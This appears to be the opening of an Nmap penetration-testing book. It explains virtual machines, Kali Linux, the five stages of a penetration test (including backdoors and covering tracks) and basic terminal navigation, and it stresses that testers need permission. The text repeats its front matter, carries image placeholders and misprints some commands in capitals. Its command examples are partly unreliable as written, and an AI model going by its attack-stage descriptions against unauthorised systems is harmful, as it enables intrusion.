Available at amazon

The Nmap Cookbook

Beat The Beast

Authors:
Nima Shahmoradi
Nasim Kangari

The NMAP cookbook: Beat the Beast

By: Nima Shahmoradi & Nasim Kangari

CONTENT

Writers Note:

Living in a world with full of vulnerability and cyber security threats, without any protection and prevention we walk through in the cyber world! indeed all of us need to be cautious about the world we live in!

In this book we trying to import the most significant titles & most useful real-world practice to make sure you are going to be a professional in this filed!

Notwithstanding, all the scenarios should be practiced in a practical environment or virtual machine, and we would not take any responsibilities for purpose or cause of the use.

Regards.

Nima S. & Nasim K .

Description:

To be able to perform a successful penetration testing or ethical hacking, first, you have to know all the secrets of your targets. You should find all the systems and network devices of your target network before proceeding an ethical hacking operation. Nmap is the scanner that other scanners are measured against. it is an indispensable tool that all techies should know well. It is used by all ethical hackers, penetration testers, systems administrators, and anyone in fact who wants to discovery more about the security of a network and its hosts. This book is based on real experiences using Nmap in network security tests on a huge variety of networks. In the end, you will have the information you need to safely and effectively scan networks for vulnerabilities, services, and hosts. You will start out at the very basics and work your way up to writing your own basic Nmap Scripting Engine (NSE) scripts, and you will become an expert to using the most powerful and flexible network scanner available.

Writers Note:

Living in a world with full of vulnerability and cyber security threats, without
any protection and prevention we walk through in the cyber world! indeed all of
us need to be cautious about the world we live in!
In this book we trying to import the most significant titles & most useful real-world practice to make sure you are going to be a professional in this filed!
Notwithstanding, all the scenarios should be practiced in a practical environment
or virtual machine, and we would not take any responsibilities for purpose or cause of the use.

Regards.

Nima S. & Nasim K .

Writers Note:

Living in a world with full of vulnerability and cyber security threats, without
any protection and prevention we walk through in the cyber world! indeed all of
us need to be cautious about the world we live in!
In this book we trying to import the most significant titles & most useful real-world practice to make sure you are going to be a professional in this filed!
Notwithstanding, all the scenarios should be practiced in a practical environment
or virtual machine, and we would not take any responsibilities for purpose or cause of the use.

Regards.
Nima S. & Nasim K .

Description:

To be able to perform a successful penetration testing or ethical hacking, first, you have to know all the secrets of your targets. You should find all the systems and network devices of your target network
before proceeding an ethical hacking operation. Nmap is the scanner that other scanners are measured against. it is an indispensable tool that all techies should know well. It is used by all ethical hackers, penetration testers, systems administrators, and anyone in fact who wants to discovery more about the security of a network and its hosts.
This book is based on real experiences using Nmap in network security
tests on a huge variety of networks. In the end, you will have the information you need to safely and effectively scan networks for vulnerabilities, services, and hosts. You will start out at the very basics
and work your way up to writing your own basic Nmap Scripting

Engine
(NSE) scripts, and you will become an expert to using the most powerful
and flexible network scanner available.

Chapter 1

What is a virtual machine? I can just give you a definition and say virtual machine is a machine within our physical computer that is using its hardware resources. But for most of you, this will be a new term that you haven't encountered before, so I would like to explain it further, more for you as well as mentioned, why are we going to use it?

All of us are running an operating system and 99.9% of us are running one of the three main operating systems. You either have windows. Mac OS or Linux, most of you will have either Windows or Mac OS. I doubt anyone will be running Linux, but nonetheless, these are the three main ones. And what if we wanted to, for example, run two different operating systems on the same machine? For example, let's say you have windows installed on your machine and you want to install Linux or even better in case you want to install five operating systems running on different virtual machines. Can you do that? You can how would that work? Well, picture it like this. Imagine the rectangle representing our computer. And we already know that any computer will have one of the three main operating systems, Windows, Mac OS or Linux. But operating system is not the only thing that is defining our machine. Our machine also has its computer parts. We have hard disk processor, RAM memory motherboard and many more computer parts that with the operating system, make our machine work. These computer parts

are also known as hardware. Picture a virtual machine to build a smaller rectangle within our physical machine, which is the larger rectangle. And let's imagine that our physical machine is running Windows operating system, but you're going to be doing all of our hacking stuff, mostly over Linux. Does that mean that we must delete our Windows and install Linux? No, we will install Linux as a virtual machine. And for this machine to work. It will need to have access to our hardware components. What does this mean? Well, since Virtual Machine will act as a machine of its own, it must have its own computer parts and what we will do is we're going to borrow our physical machine, CPU power, ram memory, hard disk memory to our virtual machine so it can run just like our physical machine. In other words, we are splitting the power of our physical machine into two different machines or more if we decide that we want to create multiple virtual machines. Does that mean that they will be slower since they will be splitting the resources? Well, technically, yes, but it will not be noticeable for us. However, the more powerful your PC is, more virtual machines, it will be able to run effectively. Another important thing is that once you shut down your virtual machine, all of the hardware resources used by it will get feedback for your physical machine to use. OK, good. And what are the other benefits that we have if we create a virtual machine? Well, since we are hackers and we will be doing a lot of things and running a lot of programs on that virtual machine, we want to make sure we are doing it first in a safe environment, at least while we learn. The good thing about virtual machines is that if, for example, our machine starts getting some annoying error or we get locked out of our files, or another case would be that we delete the file that we shouldn't have deleted and it crashes our virtual machine. What if we simply just get infected by a malware or virus by accident or another possible scenario would be that we just installed the wrong version of operating system, which we don't need. Will any of this present a problem? Don't worry, with two clicks, we can delete entire virtual machine, all of its files, and it will have no effect on our physical machine, then we can proceed to create a new one for as many times as we want. We can also create something called a snapshot, which will allow us to save the current state of a virtual machine, and with it we can reverted back to that state whenever we want. It can be useful if we, for example, ran into some error or we get infected with the virus, we can simply just have reverted back and

our virtual machine will act as none of that happened. Sounds cool, right? Now that we know how virtual machines work and why are we going to use one, you must be wondering how can we create a virtual machine? Actually, it is pretty easy. All we need are two things. We need an operating system that we want to install in that virtual machine. And we also need something called virtualization software. Now, what is that, even though it sounds harsh saying virtualization software, what it essentially is, is a program that will allow our physical machine to borrow hardware components to our virtual machine, or we can also define it as a program that will allow us to run multiple operating systems on a single host. So with these two, we can create our virtual machine.

Why Linux? why are we installing Linux operating system on a virtual machine? can't we hack using Windows or Mac OS? Well, yes, but Linux is something far better for that. So what were the benefits for Linux? First thing that's great about linux is that it is an open source operating system. This means we can inspect the code of it and see how it is made and what programs or functions it runs, it can be used for any type of work, not only for hacking, but many programmers also use Linux, many servers all over the world are running on Linux, and another great thing about it is that most of the Linux districts are free of cost. Maybe some of you have heard about Ubuntu, Linux, or Debian, while to, for example, use an updated Windows operating system. You must pay for a key or license. Linux, on the other hand, is free to download for anyone. And not only that, but it also due to it being an open source, it allows the users to edit, copy or distribute various aspects of Linux based operating system without violating any copyright law or terms and conditions. This is one of the main reasons hackers use Linux because they can easily develop software is used for hacking and penetration testing, and they can change and edit the operating system for their needs. Another good thing is that it is also very light requires less disk space consumes less ram in order to run so it can be easily running alongside any other operating system like Windows and Mac OS. And last but not least, is that, as we mentioned, due to Linux being an open source and allowing anyone to change and interact with the operating system, it allows people to create an operating system that will specifically be made for one purpose,


such as for ethical hacking or penetration testing and learning systems like that already exist. There are Linux distro called kali Linux, Parrot, Backtrack and others that are specially made for penetration testing and checking for security loopholes, and all of them are widely being used by hackers. What's great about it is that it automatically comes after installation with a bunch of different tools used by penetration testers for hacking.

It is time we slowly start getting into the hacking process. It is important we get the basics first and that we know why we do everything. From now, the basic steps that we are going to do is we will use our linux machine to scan and attack different machines, networks, websites and accounts. But how are we going to do that? Do we just magically attack it? do we just install virus on their machines somehow? So, how can do that? What about Trojans password cracking or phishing? Is that what we do? Well, that is just a small portion of a penetration test. First thing and most important thing before we even start the penetration test on target is to figure out do we have permission to attack this target? This is very important, since you don't want to be attacking machines or target networks that you do not have permission to attack. It could be that client told me to only test one machine on the network and not the entire network. Therefore, I'm only allowed to test that one machine. Or it could be that our client has multiple networks and they only allowed us to test one of them. That means you should not go around and try to hack different machines on a different network. Now, these are only some of the examples. But what's important to get out of this is that all of us have permission to perform a penetration test. Trying to hack or hacking something that you are not allowed to hack could potentially get you into some serious trouble if you get caught. Now that we got that out of the way, let us finally talk about different stages of penetration testing. We already know that there are five of them, and the first one is reconnaissance or information gathering. Now, reconnaissance is the gathering information

about your target to better plan out your attack, and this type of penetration testing is the only one that you can perform on any website or target that you want. Since gathering information about something is not illegal, there are two ways that we can go about doing information gathering actively by directly interacting with our target, or it can be done passively without interacting with the target. A simple example of this would be, let's say you want to gather information for Facebook and you would do it actively by visiting Facebook page and getting all the information that you can from the Facebook page itself. While passively it would be if you went to some other website that talks about Facebook and you get information about Facebook from that other website. This would mean you never interact with Facebook. Therefore, you performed a passive information gathering. After the step comes scanning. Here is where you can start getting in trouble if you do it without permission. Scanning is a deeper form of information gathering, using technical tools to find openings in the target and in the systems that you're attacking, these openings can be gateways, open ports, operating systems that target runs and... In this step, we also perform vulnerability scanning, which is just searching for vulnerable software in the target system or network that could possibly be exploited. After information gathering and scanning comes third step, which is gaining access or so-called exploitation, and this is the step where we actually hack the target, we use information that we gathered in phase one and phase to take control of any number of target devices. Gaining access of target devices allows us to steal data from their system or to use those devices to attack other devices on the same network. Usually after this step, you can consider penetration tests to be successful since you managed to gain access to a target system. However, this is not the last step of a penetration test after exploitation comes maintaining access. This step with the fifth step is sometimes option. You might not need to always perform last steps, since client might only care whether their system is penetrable, therefore you prove them. It is after the third step if there was a vulnerability, of course. However, maintaining access is also important step, and it is commonly done by installing back doors and planting rootkits. But a back door and rootkits are simply programs that will allow us to gain access to that target whenever we want without the need to exploit it again. We just connect to the backdoor that we planted in the target system. And there it is. We are again on their machine.

And last step of penetration test is covering tracks. Covering tracks is simply removing all evidence that an attack ever took place. This can involve deleting or hiding files, editing logs, or basically reverting any changes that you did to the system while the attack took place. OK, so these five steps are entire process of a penetration test and we're going to cover Information gathering and scanning. Keep in mind that these steps should be performed in order. And one more important thing is, in case you're a beginner, you might think that third step, which is exploitation or gaining access, is the most important step of the process, even though it is very important but the most important steps are actually information gathering and scanning. It is in these two steps that we gather information about the target and discover vulnerabilities. So if you're not that good in gathering information, you might miss some things that could be used to gain access to the machine, therefore preventing you to find an actual vulnerability. So just keep that in mind that information gathering is 70% of work.

It is time we finally learn how we can use our Kali-linux machine, don't worry, terminal is not difficult to use. But before we get to open it and run a bunch of the commands, let us first define what terminal is. Terminal is a program that allows us to interact with Linux operating system using different commands, we can create files, delete files, create directories, run programs, set different tasks to execute, and we can do many more things using it. It is important you get used to it, especially if you never used it before, because if you're coming from Windows or Mac OS, you probably are used to opening files or folders by clicking on different icons and navigating like that. For example, on Windows we usually open files by double clicking on an icon and it will open that folder. And on Linux, we can actually do the same thing, so if we go in our linux machine and for example, I want to open home folder, I will double click on that folder and it will open the folder with all the files inside of it. But we don't want to be doing it like that. Let us see how we can do it using terminal.




First thing that we notice is username and the host name, but we also noticed this /Desktop. This means that our terminal process has opened inside of this directory. Does it always open there? Nope, it only opened there because we told it to open there. I clicked on desktop and clicked open terminal here. And to check the directory name, we can type the command

$PWD

And this PWD is simply stands for print working directory.

Do we always need to go to that folder and open terminal inside of that folder for it to be inside of this directory? Of course not. We can use a command called CD. Let us test it out.

$CD Documents



Here it is, we are in documents directory, and for example, if he wanted to go one step or one directory back, if we can type documents, CD .. What this command will do is, it will go one directory back

$PWD


$ CD ..

$PWD

So these two dots tell the terminal to go one directory back, but how can we know which subdirectories and files are in the home directory? we didn't see any files inside of our terminal, so how can we list them? How can we see all of these files using a terminal? to check files and folders in any directory

we can use another familiar command, which is [ls], and this command stands for the list, so let's just test it out.


$ls



here we are, we can see same folders and same files that we can see inside of this windows and our terminal. So we use a terminal instead of clicking on a bunch of files, a bunch of icons, we now are doing all of that with our terminal. Now that we know which folders are in this directory, if we can choose which folder we want to go to and use the command to go there. But let us go one directory back, we already know how we can do that and by the way, CD simply stands for Changing Directory.

$CD ..


$LS



And now we can see once we went one directly back, we are in the home directory. and we can see here is our ncim directory that is containing these files up there such as desktop, documents, download and ... this is the only folder inside of this home directory. Let's go one more step back.

$CD ..

$CD ..




now I'm in the / directory And we can go more than that, because this is the main directory that has all of the other files and directories in the system if we try to type cd .. ones again, you can see it still be in this directory. Well, if I type [ls]

$LS

```
┌──(ncim㉿kali)-[/]
└─$ ls
admin_penal  dev   initrd.img      lib32   lost+found  opt       results  sbin      sys  var
bin          etc   initrd.img.old  lib64   media       proc      root     sherlock  tmp  vmlinuz
boot         home  lib             libx32  mnt         RED_HAWK  run      srv       usr  vmlinuz.old

┌──(ncim㉿kali)-[/]
└─$
```

These are all just standard linux directories, you will notice that not all of it is same color. This is because not all of the stuff we see here is the same thing, something is a directory, something is a file, and for example, we cannot use CD comment into a file, we can only use it to go to another directory, So if we try

$cd initrd.img.old




This not work, it's give us an error saying not to directory.

$cd /etc

now we are inside the etc directory and here I can type [ls] to list all of the files inside of the etc directory.

$ls




And you also notice that here we got a mixture of files and directories as well. Directories are these dark blue names. While files can be other colors

depending on file type. Usually they are white.

We learned the basics of navigating through the system and directories, using different commands. here is a practice test, try returning to the desktop directory from this etc directory, using only the comments that we learned. So practice a little bit with these commands. This is nothing really too hard. Just take some practice and you will get used to it pretty soon.


We know how to find our way to the desired directory in terminal, but what if we need to create a file or a subfolder in another directory, how can we do that? Let's get back to the files to create a simple empty file, we can use a command called Touch

```
$ touch backdoor
$ls
```



Now we create a file named backdoor, and it will have no contents inside of it. to make sure this file is indeed empty, we can use the command cat, and this command, once executed on the file, writes out all the contents that are inside of that file. Let's try it out


$ cat backdoor



This give no results since, as we already mentioned, the touch command creates empty files. If we want to, for example, put something inside of that file, we can use a command echo. You simply just typed it and put something you specify after the echo, so we specified an entire sentence.

And all we need to do is to put this sentence inside of this file is to specify arrow to the right. And after it, specify the name of the file that we want to put this sentence in

$echo have a good day > backdoor

